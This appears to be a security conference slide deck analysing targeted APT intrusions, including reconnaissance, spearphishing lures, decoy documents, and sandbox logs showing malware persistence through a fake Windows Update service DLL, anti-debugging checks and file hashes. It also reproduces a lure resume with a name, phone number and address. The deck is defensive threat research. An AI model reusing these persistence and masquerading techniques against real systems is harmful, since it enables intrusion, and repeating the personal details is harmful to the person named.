

APTs By The Dozen: Dissecting Advanced Attacks

Alex Lanstein @alex_lanstein

Senior Researcher
FireEye

Session ID: CLE-T04

Session Classification: Advanced

Security in
knowledge




Organizations respond to commodity threats

- ▶ Blocked Windows protocols on external firewalls
- ▶ Enforced auth. tokens and VPN usage
- ▶ Bolstered patching regimens
- ▶ Installed IDS/IPS @ gateway/desktop
- ▶ Segmented networks to contain worm damage

Advanced malware infection lifecycle

- ▶ System gets exploited
 - ▶ Drive-by attacks in browsing
 - ▶ Links in targeted emails
 - ▶ Attachments in targeted emails
- ▶ Dropper malware installs
 - ▶ First step to establish control
 - ▶ Calls back out to criminal servers
 - ▶ Found on compromised sites, and Web 2.0, user-created content sites
- ▶ Malicious data theft and long-term control established
 - ▶ Uploads data stolen via keyloggers, Trojans, bots, and life grabbers
 - ▶ One exploit leads to dozens of infections on same system
 - ▶ Criminals have built long-term control mechanisms into system



Simple Reconnaissance (h/t google)



Attacks on the Supply Chain are common


Securing Your Future with Two-Factor Authentication

Do you really know who's accessing your most sensitive networked information assets? Unfortunately, security built on static, reusable passwords has proven easy for hackers to beat.

RSA SecurID® two-factor authentication is based on something you know (a password or PIN) and something you have (an authenticator)—providing a much more reliable level of user authentication than reusable passwords.

- The only solution that automatically changes your password every 60 seconds
- 20-year history of outstanding performance and innovation

Special Offer



- [Evaluate RSA SecurID](#)

Weekly Webinar

RSA invites you to connect with SecurID technical experts for a

« Go back to Search Results

Redacted

3rd

E-Discovery Litigation Support Engineer
Greater Boston Area | Security and Investigations

Current **Sr E-Discovery Internal Litigation Support Engineer** at **EMC**

Past Principal Exchange Systems Administrator at EMC

Connections **83 connections**

Public Profile [Redacted]

Share

PDF

Print

Experience

Sr E-Discovery Internal Litigation Support Engineer

EMC


Public Company; EMC; Information Technology and Services industry
January 2008 – Present (3 years 10 months)

Principal Exchange Systems Administrator

EMC

Public Company; EMC; Information Technology and Services industry
January 1999 – January 2008 (9 years 1 month)


RSA Spearphish (h/t @mikko)



URL filters are trivial to defeat by humans



URL filters are trivial to defeat by humans



The screenshot shows a web browser window with the address bar containing the URL `rss.groups.yahoo.com/group/annjon38/rss`. The page content is highlighted in yellow and includes a subscription form. The form has an RSS icon, the text "Subscribe to this feed using", a dropdown menu set to "Live Bookmarks", and a checkbox labeled "Always use Live Bookmarks to subscribe to feeds." which is currently unchecked. A "Subscribe Now" button is located to the right of the checkbox. Below the yellow highlight, the page title is "annjon38 at Yahoo! Groups". The main content area shows the text "music joy", a blue link with a complex URL: [@\[ERSPyopNX|HV|vZ^TzS^d##\\$%\\$Zgf\)jn^lfe0342unw@](#), the timestamp "Tuesday, March 13, 2012 10:54 PM", and the text "sunny day".

Biggest deal in IAF.pdf – taunting the target

Message: Exploit capabilities detected

API Name: CreateFileA **Address:** 0x0324b960

Params: [C:\DOCUME~1\admin\LOCALS~1\Temp\cvs.exe, 1073741824, 1, 0x0, 2, 128, 0x0]

ImagePath: C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe **DLL Name:** kernel32.c

API Name: CreateProcessA **Address:** 0x0324b9d1

Params: [C:\DOCUME~1\admin\LOCALS~1\Temp\cvs.exe, NULL, 0x0, 0x0, 0, 134217728, 0x0, NULL, 0x12d23c, 0x12d2bc]

ImagePath: C:\Program Files\Adobe\Reader 8.0\Reader\AcroRd32.exe **DLL Name:** kernel32.d

Created	C:\WINDOWS\ThankU.txt
Added	\REGISTRY\MACHINE\Software\ThankU
Delete	C:\WINDOWS\ThankU.txt
Setval	\REGISTRY\MACHINE\SOFTWARE\ThankU\"netsvc\" = 6to4 AppMgmt Browser CryptSvc DMServer DHCP ERSvc EventSystem Compatibility HidServ Ias Iprip Irmon LanmanServer Lsp;Messenger Netman Nla Ntmssvc NWCWorkstation Nwsa Rasman Remoteaccess Schedule Seclogon SENS Shared Tapisrv Themes TrkWks W32Time WZCSVC Wmi winmgmt TermService wuauserv BITS ShellHWDetection helpsvc wscsvc WmdmPmSN windows
Created	C:\WINDOWS\ThankU.txt
Deleteval	\REGISTRY\MACHINE\SOFTWARE\ThankU\""

Biggest deal in IAF.pdf – taunting the target

Setval	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\wind0ws\Description" = Microsoft(R) Windows Update
Added	\REGISTRY\MACHINE\SYSTEM\CurrentControlSet\Services\wind0ws\Parameters
Added	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\wind0ws\Parameters
Setval	\REGISTRY\MACHINE\SYSTEM\ControlSet001\Services\wind0ws\Parameters\ServiceDll" = C:\Program Files\Windows Media Player\wupdmgr32.dll
	API Name: SystemTimeToFileTime Address: 0x00402ee5 Params: [0x12e444, 0x12e43c] Imagepath: C:\DOCUME~1\admin\LOCALS~1\Temp\cvs.exe DLL Name: kernel32.dll
Created	C:\Program Files\Windows Media Player\wupdmgr32.dll
Date Change	C:\Program Files\Windows Media Player\wupdmgr32.dll
	API Name: WaitForSingleObject Address: 0x77de5f5e Params: [0xe0, 180000] Imagepath: C:\DOCUME~1\admin\LOCALS~1\Temp\cvs.exe DLL Name: kernel32.dll
Close	C:\Program Files\Windows Media Player\wupdmgr32.dll MD5: a0ec15718bd90b94d7d4e19be1066f71 SHA1: 28a87ba46787c689545d645304b4361968f96b55

The screenshot shows a debugger window with a hex dump view. The hex dump contains the following data:

```

1001933F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
1001934F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
1001935F 00 00 00 00 00 00 00 00 00 00 00 00 00 00 .....
1001936F 00 52 75 69 58 69 6E 67 43 61 6F 4E 69 4D 61 00 .....
1001937F 51 51 51 51 51 51 45 42 67 54 44 78 41 58 47 51 .RuiXingCaoNiMa.
1001938F 38 51 44 78 4D 52 45 52 73 56 45 52 6B 59 49 51 QQQQQQEBgTDxAXGQ
1001939F 3D 3D 00 D0 E2 12 00 ?? ?? ?? ?? ?? ?? ?? ?? ==.....????????
100193AF ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ?? ??????????????????
  
```

The string `.RuiXingCaoNiMa.QQQQQQEBgTDxAXGQ80DxMRERsVERkYIQ` is circled in yellow in the original image.

— RUI XING CAO NI MA

Technical attribution is difficult based not knowing which indicators were placed there to throw off the investigation.

“Rising, Mother F***er!”

(redacted) (source:VT)



Power on a Beam of Light

Main Technology » Products » Services News » About » Contact Team LaserMotive »



Quick Links

- ▶ Aviation Week on LaserMotive's UAV plan
- ▶ Laser-powered Quadrotor UAV Demo Video
- ▶ Video about LaserMotive and Power Beaming
- ▶ White Paper on UAV Power Beaming

Welcome to [redacted]

LaserMotive is a Seattle-based company developing **wireless power delivery systems** using laser beams to transmit electricity without wires, for applications where wires are either cost prohibitive or physically impractical. We launched the company by **winning** the 2009 **NASA Power Beaming Challenge** and taking home the \$900,000 prize. We are now **working for NASA** to design the architecture to use lasers to launch rockets and power satellites, and, eventually, power a lunar base. At the same time we are pursuing terrestrial applications such as mid-flight recharging of unmanned aerial vehicles.

From Our Blog...

▶ News

- ▶ Outdoor Proof-of-Concept Laser-Powered UAS Flights
- ▶ Successful 48+ Hour Laser-Powered UAS Demonstration
- ▶ FAQ: Does the amount of delivered power vary with the distance between the transmitter and receiver?

— CEOs are (obviously) targeted

[Redacted] [Wikipedia, the free encyclopedia](#)

en.wikipedia.org/wiki/LaserMotive

"Executive staff-[Redacted] Retrieved July 9, 2012; ^ "Executive staff-Jordin Kare" [Redacted] eved July 9, 2012; ^ Suriyanarayanan, ...

[Redacted] [profiles | LinkedIn](#)

www.linkedin.com/pub/dir/Tom/Nugent [Redacted]

View the profiles of professionals named [Redacted] on LinkedIn in Illinois at Urbana-Champaign; Summary: [Redacted] is President & CEO of [Redacted].

[PDF] [Redacted]

https://info.aiaa.org/.../AIAA_September%20Dinner%20Meeting.pdf

File Format: PDF/Adobe Acrobat - [View as HTML](#)

[Redacted] e. Topic: The Future of Power Beaming. Dinner Pricing: Members: \$22. 1st Guest of Members: \$22. Student/Educators: \$15 ...

Could you stop this?

From Selina Lin <selina92_tw@yahoo.com>☆

Subject **Hoping to get your advice !**

To [Redacted]

Message ID <1344494655.10788.YahooMailNeo@web194904.mail.sg3.yahoo.com>

In reply to <1344485514.19388.YahooMailNeo@web194904.mail.sg3.yahoo.com>

References <1344485514.19388.YahooMailNeo@web194904.mail.sg3.yahoo.com>

X-Account-Key account4

8/9/2012 8:44 AM

Reply Reply All Forward Archive

Hello Mr. [Redacted]

I hope you can see this letter, I am a student of the Gwangju Institute of Science and Technology(in South Korea).

In this year's graduation thesis I quoted your articles, but my mentor told me in many ways I misunderstood what you mean, but I don't think so. We are arguing for a long time, but are unable to agree with each other's perspectives, so take the liberty of a letter, hoping to get your advice. Thank you!

Best wishes!

Selina

1 attachment: Effects of Correlated Noises on Dynamic Properties of a Single-Mode Laser.doc 737 KB


Effects of Correlated Noises on Dynamic Properties of a Single-Mode Laser.doc 737 KB

Save

Decoy documents are the norm

	<i>API Name:</i> IsDebuggerPresent <i>Address:</i> 0x5ad7a0e2 <i>Imagepath:</i> c:\a0458284a8d8cadedf122b0a2e77382c.exe <i>DLL Name:</i> kernel32
Misc Anomaly	<i>Message:</i> Malware trying to detect the presence of a debugger <i>Detail:</i> Debugger awareness detected
Created	C:\DOCUME~1\admin\LOCALS~1\Temp_tmp_rar_sfx_access_check_279046
Setval	\REGISTRY\USER\S-1-5-21-1409082233-688789844-725345543-1003\Software\WinRAR SFX\C%%DOCUME~1\admin%L OCALS~1%Temp" = C:\DOCUME~1\admin\LOCALS~1\Temp
Created	C:\DOCUME~1\admin\LOCALS~1\Temp\WINWORD.exe
Created	C:\DOCUME~1\admin\LOCALS~1\Temp\wins.vbs
	<i>API Name:</i> SetLastError <i>Address:</i> 0x77f67f4d <i>Params:</i> [0x00000001] <i>Imagepath:</i> c:\a0458284a8d8cadedf122b0a2e77382c.exe <i>DLL Name:</i> kernel32
Close	C:\DOCUME~1\admin\LOCALS~1\Temp\wins.vbs MD5: b491aa87433d632f52b30216f17ea65e SHA1: 0abb611ec82db063871c395905a26305516a2862
Created	C:\DOCUME~1\admin\LOCALS~1\Temp\A_Harsh_Winter_for_Sinovel_and_China's_Wind_Industry.doc
Close	C:\DOCUME~1\admin\LOCALS~1\Temp\A_Harsh_Winter_for_Sinovel_and_China's_Wind_Industry.doc MD5: 118360b73ca1ed8d7b6953fa0dd049f4 SHA1: 78ec94a90e6982e00ddf9757bf335b3566bb6d25
	<i>Address:</i> 0x0000000000000000 <i>Imagepath:</i> c:\a0458284a8d8cadedf122b0a2e77382c.exe
Misc Anomaly	<i>Message:</i> Direct hardware access detected <i>Detail:</i> Malware performing direct hardware access
	\BaseNamedObjects_SHuassist.mtx
Misc Anomaly	<i>Message:</i> Trojan.Injector activity <i>Detail:</i> Trojan.Injector activity
	<i>API Name:</i> Sleep <i>Address:</i> 0x00404b46 <i>Params:</i> [600000] <i>Imagepath:</i> C:\DOCUME~1\admin\LOCALS~1\Temp\WINWORD.exe <i>DLL Name:</i> kernel32
Misc Anomaly	<i>Message:</i> 10+ sleep calls <i>Detail:</i> Malware calling sleep 10+ times

Targeted threats must pass the “sniff test”



Resumes are pulled from CareerBuiler.com

Good day Madam/Sir,

My name is Bryan Buckles. I am transitioning back into defense contracting after spending the last five years in fulltime ministry. My experience and qualifications enable me to make a significant impact in support of customer needs. I am a retired Marine Intelligence Officer and I also have many years of experience in acquisition, supporting MARCORSYSCOM. I have attached my resume for your consideration. Please feel free to network them as you deem appropriate. Thank you in advance for your time.

Respectfully,

Bryan Buckles
Major USMC (Ret.)

BRYAN K. BUCKLES


Bryan.Buckles69@yahoo.com • Mobile: (703) 304-4851
10358 Zachary Taylor Highway, Unionville, VA 22567

ACQUISITION SPECIALIST

